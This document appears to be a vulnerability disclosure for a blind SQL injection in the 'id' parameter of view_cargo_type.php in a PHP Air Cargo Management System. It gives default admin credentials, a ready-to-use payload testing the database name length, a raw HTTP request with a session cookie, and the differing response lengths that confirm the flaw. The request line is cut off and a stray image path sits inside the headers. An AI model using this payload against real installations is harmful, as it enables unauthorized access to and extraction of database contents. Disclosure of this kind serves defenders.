

Author: k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15188/air-cargo-management-system-php-oop-free-source-code.html

Vulnerability File: /acms/admin/cargo_types/view_cargo_type.php?id=

Vulnerability location: /acms/admin/cargo_types/view_cargo_type.php?id=,id

[+] Payload: /acms/admin/cargo_types/view_cargo_type.php? id=2%27%20and%20length(database())%20=7%20--+ // Leak place ---> id

Current database name: acms_db,length is 7

GET /acms/admin/cargo_types/view_cargo_type.php?id=2%27%20and%20length(database())%2 Host: 192.168.1.19

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate


DNT: 1

Cookie: PHPSESSID=aaffvur9cmo069649rorqsbmeh

Connection: close



When length (database ()) = 6, Content-Length: 1161



Cargo Type
Description
City to City Price per kg.
State to State Price per kg.
Country to Country Price per kg.
Status

Warning: Undefined variable \$status in C:\xampp\htdocs\acms\admin\cargo_types\view_cargo_type.php on line 32 Inactive

Close

When length (database ()) = 7, Content-Length: 1043

